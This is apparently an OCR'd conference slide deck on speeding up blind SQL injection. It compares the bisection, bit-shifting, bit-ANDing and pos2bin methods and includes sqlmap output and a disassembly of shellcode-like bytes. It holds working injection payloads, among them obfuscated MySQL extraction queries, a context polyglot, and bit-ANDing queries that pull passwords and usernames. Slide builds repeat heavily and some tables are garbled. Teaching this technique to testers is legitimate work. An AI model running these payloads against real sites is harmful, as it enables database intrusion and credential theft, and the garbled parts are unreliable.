High Speed Methods For Blind SQL Injections


what is this about

how to do things faster


what is this about

how to do things faster

as fast as possible




blind sql injections are slow



blind sql injections are slow

tools are needed

how can we make a better use of time?



how can we find information faster?

create faster
tools

whoami

started hacking 18 years ago

worked for international governments, law enforcement, banks and enterprises

speaker at many conferences.

whoami

Interests

Reverse Engineering

0xC0FFEE

Meditation

Music production

whoami

Reverse Engineering

0xC0FFEE

Meditation

Music production

```
jc4174@sift3-san3:~$ r2 -a x86 -b 32 -qc pd foo.bin
WARN: Use '-e bin.rawstr=true' or 'rabin2 -zz' to find strings on unknown file types
            0x00000000    fc            cld
            0x00000001    e882000000    call 0x88
               0x00000088()
            0x00000006    60            pushad
            0x00000007    89e5          mov ebp, esp
            0x00000009    31c0          xor eax, eax
            0x0000000b    648b5030      mov edx, [fs:eax+0x30]
            0x0000000f    8b520c        mov edx, [edx+0xc]
            0x00000012    8b5214        mov edx, [edx+0x14]
        .-----> 0x00000015    8b7228        mov esi, [edx+0x28]
        |       0x00000018    0fb74a26      movzx ecx, word [edx+0x26]
        |       0x0000001c    31ff          xor edi, edi
        |  .--> 0x0000001e    ac            lodsb
        |  |    0x0000001f    3c61          cmp al, 0x61
        |  |,=< 0x00000021    7c02          jl 0x25
        |  ||   0x00000023    2c20          sub al, 0x20
        |  |`-> 0x00000025    c1cf0d        ror edi, 0xd
        |  |    0x00000028    01c7          add edi, eax
        |  `==< 0x0000002a    e2f2          loop 0x10000001e
        |       0x0000002c    52            push edx
        |       0x0000002d    57            push edi
        |       0x0000002e    8b5210        mov edx, [edx+0x10]
        |       0x00000031    8b4a3c        mov ecx, [edx+0x3c]
        |       0x00000034    8b4c1178      mov ecx, [ecx+edx+0x78]
        |       0x00000038    e348          jecxz 0x82
        |       0x0000003a    01d1          add ecx, edx
        |       0x0000003c    51            push ecx
        |       0x0000003d    8b5920        mov ebx, [ecx+0x20]
        |       0x00000040    01d3          add ebx, edx
        |       0x00000042    8b4918        mov ecx, [ecx+0x18]
        |.----> 0x00000045    e33a          jecxz 0x81
        ||      0x00000047    49            dec ecx
        ||      0x00000048    8b348b        mov esi, [ebx+ecx*4]
        ||      0x0000004b    01d6          add esi, edx
        ||      0x0000004d    31ff          xor edi, edi
```


whoami

Reverse Engineering

0xC0FFEE

Meditation

Music production




```
jc4174@sift3-san3:~$ r2 -a x86 -b 32 -qc pd foo.bin
WARN: Use '-e bin.rawstr=true' or 'rabin2 -zz' to find strings on unknown file types
            0x00000000     fc            cld
            0x00000001     e882000000    call 0x88
              0x00000088()
|           0x00000042     8b4918        mov ecx, [ecx+0x18]
|.----> 0x00000045     e33a          jecxz 0x81
||          0x00000047     49            dec ecx
||          0x00000048     8b348b        mov esi, [ebx+ecx*4]
||          0x0000004b     01d6          add esi, edx
||          0x0000004d     31ff          xor edi, edi
```

whoami

Reverse Engineering

0xC0FFEE

Meditation

Music production

```
jc4174@sift3-san3:~$ r2 -a x86 -b 32 -qc pd foo.bin
WARN: Use '-e bin.rawstr=true' or 'rabin2 -zz' to find strings on unknown file types
            0x00000000     fc            cld
            0x00000001     e882000000    call 0x88
               0x00000088()
|           0x00000042     8b4918        mov ecx, [ecx+0x18]
|.----> 0x00000045     e33a          jecxz 0x81
||          0x00000047     49            dec ecx
||          0x00000048     8b348b        mov esi, [ebx+ecx*4]
||          0x0000004b     01d6          add esi, edx
||          0x0000004d     31ff          xor edi, edi
```

whoami

Reverse Engineering

0xC0FFEE

Meditation

Music production

```
jc4174@sift3-san3:~$ r2 -a x86 -b 32 -qc pd foo.bin
WARN: Use '-e bin.rawstr=true' or 'rabin2 -zz' to find strings on unknown file types
            0x00000000      fc              cld
            0x00000001      e882000000      call 0x88
              0x00000088()
```


```
|.----> 0x00000045      e33a            jecxz 0x81
||      0x00000047      49              dec ecx
||      0x00000048      8b348b          mov esi, [ebx+ecx*4]
||      0x0000004b      01d6            add esi, edx
||      0x0000004d      31ff            xor edi, edi
```

Testing phase optimization

```
'' or user=(if(@a:=(select mid(password,-
          1,1)from users limit
   1)='a','lightos',if(@a='b','hkm',
   ' or user=(select
      'tr3w'limit 1-- -
    if((@a:=(select
conv(@x:=mid(bin(ascii
i(mid(password,1,1)),-
 1,3),2,10)from users
        limit
1))=1,'lightos',if( @a-
=2,'hkm',if(@a=3,'cal-
derpwn',if(@a=4,'nitr-
0us',if(@a=5,'sirdark-
cat',if(@a=6,'n3k',if-
( @a=7,'vhramosa',if(-
@x='0','xxronvel',if(-
@x='00','garethbeyes'
   IF((@a:=MID(BIN(POSITION(MID((SEL-
   ECT(user)FROM users`LIMIT/*LESS*/-
                                0,1),-
   1,1)IN(0x6162636465666768696a6b6c-
   6d6e6f707172737475767778797a41424-
   3444546474849 4a4b4c4d4e4f50515253-
   5455565758595a205f303132333435363-
   738392c2e3c3e2f3b3a27225b7b5d7d-
   5c7c3d2b2d29282a265e2524234021607-
   e)),1,3))!-
   =space(0),IF(@a=0x3030,9,IF(@a=0x-
   303030,10,IF(@a=0x30,8,conv(@a,-
   1 AND(SELECT
   MID(LPAD(BIN(length(column)),%d,'0'),-
   1,1) FROM table)
```

```
c = 0
while 1
        sizes = [ 0xff,
0xffff, 0xffffff,
0xffffffff,
0xffffffffffffffff ]
        result = injection()
        c += 1
if result == false:
                break

size = sizes[c - 1] +
1   // 0xff + 1 = 255 + 1
```

0x01	00000001
0x02	00000010
0x04	00000100
0x08	00001000
0x10	00010000

```
1 AND (SELECT ASCII(MID(user,1,1)) & %d FROM users)
```

Testing phase

```
1' and '1'='1
1" and "1"="1
1 and 1=1
```

```
1' and '1'='0
1" and "1"="0
1 and 1=0
```

It is a must to try every possible injection context

?

It is a must to try every possible injection context

If there are 100 parameters, 600 test injections should be performed.

?

one-liner polyglot

```
1&&1/*'&&"&&'"!='!="*/
```

one-liner polyglot

```
1&&1/*'&&"&&'"!='!="*/
```

!

one-liner polyglot

```
1&&1/*'&&"&&'"!='!="*/
```

one-liner polyglot

```
and 1/*' and " and '"!='!="*/
```

one-liner polyglot

```
and 1/*' and " and '"!='!="*/
```

Numeric context

one-liner polyglot

```
and 1/*' and " and '"!='!="*/
```

Numeric context

Single quoted

one-liner polyglot

```
and 1/*' and " and '"!='!="*/
```

Numeric context

Single quoted

Double quoted

Fastest Existing Blind Injection Methods

fastest existing methods

[4] Bisection Method

[3] Bit Shifting

[2] Bit Anding

[1] pos2bin

fastest existing methods

[4] Bisection Method

[3] Bit Shifting

[2] Bit Anding

[1] pos2bin

Overview of **bisection method**

[+] Used by sqlmap

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.3.4.44#dev}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 10:44:53 /2019-04-30/

[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristics detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
 (possible DBMS: 'MySQL')
```

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
```

```
{1.3.4.44#dev}

http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 10:44:53 /2019-04-30/

[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristics detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
 (possible DBMS: 'MySQL')
```

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
```

{1.3.4.44#dev}

http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage

sqlmap is able to detect and exploit five different SQL injection types:

- **Boolean-based blind**: sqlmap replaces or appends to the affected parameter in the HTTP request, a syntat statement string containing a `SELECT` sub-statement, or any other SQL statement whose the user want to output. For each HTTP response, by making a comparison between the HTTP response headers/body with request, the tool inference the output of the injected statement character by character. Alternatively, the u string or regular expression to match on True pages. The bisection algorithm implemented in sqlmap to pe technique is able to fetch each character of the output with a maximum of seven HTTP requests. Where th within the clear-text plain charset, sqlmap will adapt the algorithm with bigger ranges to detect the output
- **Time-based blind**: sqlmap replaces or appends to the affected parameter in the HTTP request, a syntatical

Overview of **bisection method**

[+] **7** requests to find **1** character (ASCII)

[+] **8** requests for the UTF-8 Latin range

[+] Each injection depends on the result of the previous one:

  [-] They must be performed in a sequence

Overview of **bisection method**

[+] **7** requests to find **1** character (ASCII)


[+] **8** requests for the UTF-8 Latin range

[+] Each injection depends on the result of the previous one:

[-] They must be performed in a sequence

Overview of **bisection method**

binary search




```
1 AND SELECT MID(user,1,1)
BETWEEN 0x00 and 0x7f
```

10 hashes
5 seconds

Overview of existing methods

[4] Bisection Method

[3] Bit Shifting

[2] Bit Anding

[1] pos2bin

Overview of existing methods

[4] ~~Bisection Method~~

[3] Bit Shifting

[2] Bit Anding

[1] pos2bin

Overview of existing methods

[4] ~~Bisection Method~~

[3] ~~Bit Shifting~~ doesn’t work with threads

[2] Bit Anding

[1] pos2bin

Overview of existing methods

[4] ~~Bisection Method~~

~~[3] Bit Shifting~~ doesn't work with threads

[2] Bit Anding

[1] pos2bin

Overview of **bit anding**

[+] **7** requests to find **1** character

[+] **8** requests for the UTF-8 Latin range

[+] Requests are done all at once.

Overview of **bit anding**

Equal to sqlmap

[+] **7** requests to find **1** character

[+] **8** requests for the UTF-8 Latin range

[+] Requests are done all at once.

Overview of **bit anding**

[+] **7** requests to find **1** character

[+] **8** requests for the UTF-8 Latin range

[+] Requests are done all at once.

Overview of **bit anding**

[+] Blind injections work by gathering **TRUE** and **FALSE** responses

[!] Type-cast everything to number

1 **0**

[+] Instead of using logic, everything is represented as numbers in its binary value

Overview of **bit anding**

Probably first implemented by Jelmer de Hem:
https://www.exploit-db.com/papers/17073

```
1 AND (SELECT ASCII(MID(user,1,1)) & %d FROM users)
```

```
      a

    AND
01100001   01100001   01100001   01100001   01100001   01100001   01100001   01100001
00000001   00000010   00000100   00001000   00010000   00100000   01000000   10000000
--------   --------   --------   --------   --------   --------   --------   --------
00000001   00000000   00000000   00000000   00000000   00100000   01000000   00000000
 = TRUE      = FALSE     = FALSE   = FALSE     = FALSE    = TRUE     = TRUE    = FALSE
```

a	0x61	01100001
d	0x64	01100100
m	0x6d	01101101
i	0x69	01101001
n	0x6e	01101110

0x01	00000001	0x10	00010000
0x02	00000010	0x20	00100000
0x04	00000100	0x40	01000000
0x08	00001000	0x80	10000000

```
1 AND (SELECT ASCII(MID(user,1,1)) & %d FROM users)
```

a

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
---	---	---	---	---	---	---	---
00000001	00000000	00000000	00000000	00000000	00100000	01000000	00000000
= TRUE	= FALSE	= FALSE	= FALSE	= FALSE	= TRUE	= TRUE	= FALSE

a	0x61	01100001
d	0x64	01100100
m	0x6d	01101101
i	0x69	01101001
n	0x6e	01101110

0x01	00000001	0x10	00010000
0x02	00000010	0x20	00100000
0x04	00000100	0x40	01000000
0x08	00001000	0x80	10000000

```
1 AND (SELECT ASCII(MID(user,1,1)) & %d FROM users)
```

a = 97 = 01100001

```
    AND
01100001   01100001   01100001   01100001   01100001   01100001   01100001   01100001
00000001   00000010   00000100   00001000   00010000   00100000   01000000   10000000
--------   --------   --------   --------   --------   --------   --------   --------
00000001   00000000   00000000   00000000   00000000   00100000   01000000   00000000
 = TRUE      = FALSE     = FALSE    = FALSE     = FALSE     = TRUE      = TRUE     = FALSE
```

a	0x61	01100001
d	0x64	01100100
m	0x6d	01101101
i	0x69	01101001
n	0x6e	01101110

0x01	00000001	0x10	00010000
0x02	00000010	0x20	00100000
0x04	00000100	0x40	01000000
0x08	00001000	0x80	10000000

```
1 AND (SELECT ASCII(MID(user,1,1)) & %d FROM users)
```

a = 97 = 01100001

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
---	---	---	---	---	---	---	---
00000001	00000000	00000000	00000000	00000000	00100000	01000000	00000000
= TRUE	= FALSE	= FALSE	= FALSE	= FALSE	= TRUE	= TRUE	= FALSE

a	0x61	01100001
d	0x64	01100100
m	0x6d	01101101
i	0x69	01101001
n	0x6e	01101110

0x01	00000001	0x10	00010000
0x02	00000010	0x20	00100000
0x04	00000100	0x40	01000000
0x08	00001000	0x80	10000000

%d

```
1 AND (SELECT ASCII(MID(user,1,1)) & %d FROM users)
```

a = 97 = 01100001

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
---	---	---	---	---	---	---	---
00000001	00000000	00000000	00000000	00000000	00100000	01000000	00000000
= TRUE	= FALSE	= FALSE	= FALSE	= FALSE	= TRUE	= TRUE	= FALSE

a	0x61	01100001
d	0x64	01100100
m	0x6d	01101101
i	0x69	01101001
n	0x6e	01101110

0x01	00000001	0x10	00010000
0x02	00000010	0x20	00100000
0x04	00000100	0x40	01000000
0x08	00001000	0x80	10000000

%d

```
1 AND (SELECT ASCII(MID(user,1,1)) & %d FROM users)
```

a = 97 = 01100001

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
---	---	---	---	---	---	---	---
00000001	00000000	00000000	00000000	00000000	00100000	01000000	00000000
= TRUE	= FALSE	= FALSE	= FALSE	= FALSE	= TRUE	= TRUE	= FALSE

a	0x61	01100001
d	0x64	01100100
m	0x6d	01101101
i	0x69	01101001
n	0x6e	01101110

0x01	00000001	0x10	00010000
0x02	00000010	0x20	00100000
0x04	00000100	0x40	01000000
0x08	00001000	0x80	10000000

%d

```
1 AND (SELECT ASCII(MID(user,1,1)) & %d FROM users)
```

a = 97 = 01100001

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
---	---	---	---	---	---	---	---
00000001	00000000	00000000	00000000	00000000	00100000	01000000	00000000
= TRUE	= FALSE	= FALSE	= FALSE	= FALSE	= TRUE	= TRUE	= FALSE

a	0x61	01100001
d	0x64	01100100
m	0x6d	01101101
i	0x69	01101001
n	0x6e	01101110

0x01	00000001	0x10	00010000
0x02	00000010	0x20	00100000
0x04	00000100	0x40	01000000
0x08	00001000	0x80	10000000

%d

```
1 AND (SELECT ASCII(MID(user,1,1)) & %d FROM users)
```

a = 97 = 01100001

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
---	---	---	---	---	---	---	---
00000001	00000000	00000000	00000000	00000000	00100000	01000000	00000000
= TRUE	= FALSE	= FALSE	= FALSE	= FALSE	= TRUE	= TRUE	= FALSE

a	0x61	01100001
d	0x64	01100100
m	0x6d	01101101
i	0x69	01101001
n	0x6e	01101110

0x01	00000001	0x10	00010000
0x02	00000010	0x20	00100000
0x04	00000100	0x40	01000000
0x08	00001000	0x80	10000000

%d

```
1 AND (SELECT ASCII(MID(user,1,1)) & %d FROM users)
```

a = 97 = 01100001

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
---	---	---	---	---	---	---	---
00000001	00000000	00000000	00000000	00000000	00100000	01000000	00000000
= TRUE	= FALSE	= FALSE	= FALSE	= FALSE	= TRUE	= TRUE	= FALSE

a	0x61	01100001
d	0x64	01100100
m	0x6d	01101101
i	0x69	01101001
n	0x6e	01101110

0x01	00000001	0x10	00010000
0x02	00000010	0x20	00100000
0x04	00000100	0x40	01000000
0x08	00001000	0x80	10000000

%d

```
1 AND (SELECT ASCI(MID(user,1,1)) & %d FROM users)
```

a = 97 = 01100001

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
---	---	---	---	---	---	---	---
00000001	00000000	00000000	00000000	00000000	00100000	01000000	00000000
= TRUE	= FALSE	= FALSE	= FALSE	= FALSE	= TRUE	= TRUE	= FALSE

a	0x61	01100001
d	0x64	01100100
m	0x6d	01101101
i	0x69	01101001
n	0x6e	01101110

0x01	00000001	0x10	00010000
0x02	00000010	0x20	00100000
0x04	00000100	0x40	01000000
0x08	00001000	0x80	10000000

%d

```
1 AND (SELECT ASCII(MID(user,1,1)) & %d FROM users)
```

a = 97 = 01100001

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
---	---	---	---	---	---	---	---
00000001	00000000	00000000	00000000	00000000	00100000	01000000	00000000
= TRUE	= FALSE	= FALSE	= FALSE	= FALSE	= TRUE	= TRUE	= FALSE

a	0x61	01100001
d	0x64	01100100
m	0x6d	01101101
i	0x69	01101001
n	0x6e	01101110

0x01	00000001	0x10	00010000
0x02	00000010	0x20	00100000
0x04	00000100	0x40	01000000
0x08	00001000	0x80	10000000

%d

```
1 AND (SELECT ASCII(MID(user,1,1)) & %d FROM users)
```

a = 97 = 01100001

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
---	---	---	---	---	---	---	---
00000001	00000000	00000000	00000000	00000000	00100000	01000000	00000000
= TRUE	= FALSE	= FALSE	= FALSE	= FALSE	= TRUE	= TRUE	= FALSE

a	0x61	01100001
d	0x64	01100100
m	0x6d	01101101
i	0x69	01101001
n	0x6e	01101110

0x01	00000001	0x10	00010000
0x02	00000010	0x20	00100000
0x04	00000100	0x40	01000000
0x08	00001000	0x80	10000000

%d

```
1 AND (SELECT ASCII(MID(user,1,1)) & %d FROM users)
```

a = 97 = 01100001

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
---	---	---	---	---	---	---	---
00000001	00000000	00000000	00000000			0000	00000000
= TRUE	= FALSE	= FALSE	= FALSE			TRUE	= FALSE

First bit is always 0 in the ASCII range

a	0x61	01100001
d	0x64	01100100
m	0x6d	01101101
i	0x69	01101001
n	0x6e	01101110

0x01	00000001	0x10	00010000
0x02	00000010	0x20	00100000
0x04	00000100	0x40	01000000
0x08	00001000	0x80	10000000

%d

```
1 AND (SELECT ASCII(MID(user,2,1)) & %d FROM users)
```

a = 97 = 01100001

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
---	---	---	---	---	---	---	---
00000001	00000000	00000000	00000000			0000	00000000
= TRUE	= FALSE	= FALSE	= FALSE			TRUE	= FALSE

Then we ask for each character

a	0x61	01100001
d	0x64	01100100
m	0x6d	01101101
i	0x69	01101001
n	0x6e	01101110

0x01	00000001	0x10	00010000
0x02	00000010	0x20	00100000
0x04	00000100	0x40	01000000
0x08	00001000	0x80	10000000

%d

```
1 AND (SELECT ASCII(MID(user,3,1)) & %d FROM users)
```

a = 97 = 01100001

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
---	---	---	---	---	---	---	---
00000001	00000000	00000000	00000000			0000	00000000
= TRUE	= FALSE	= FALSE	= FALSE			TRUE	= FALSE

Then we ask for each character

a	0x61	01100001
d	0x64	01100100
m	0x6d	01101101
i	0x69	01101001
n	0x6e	01101110

0x01	00000001	0x10	00010000
0x02	00000010	0x20	00100000
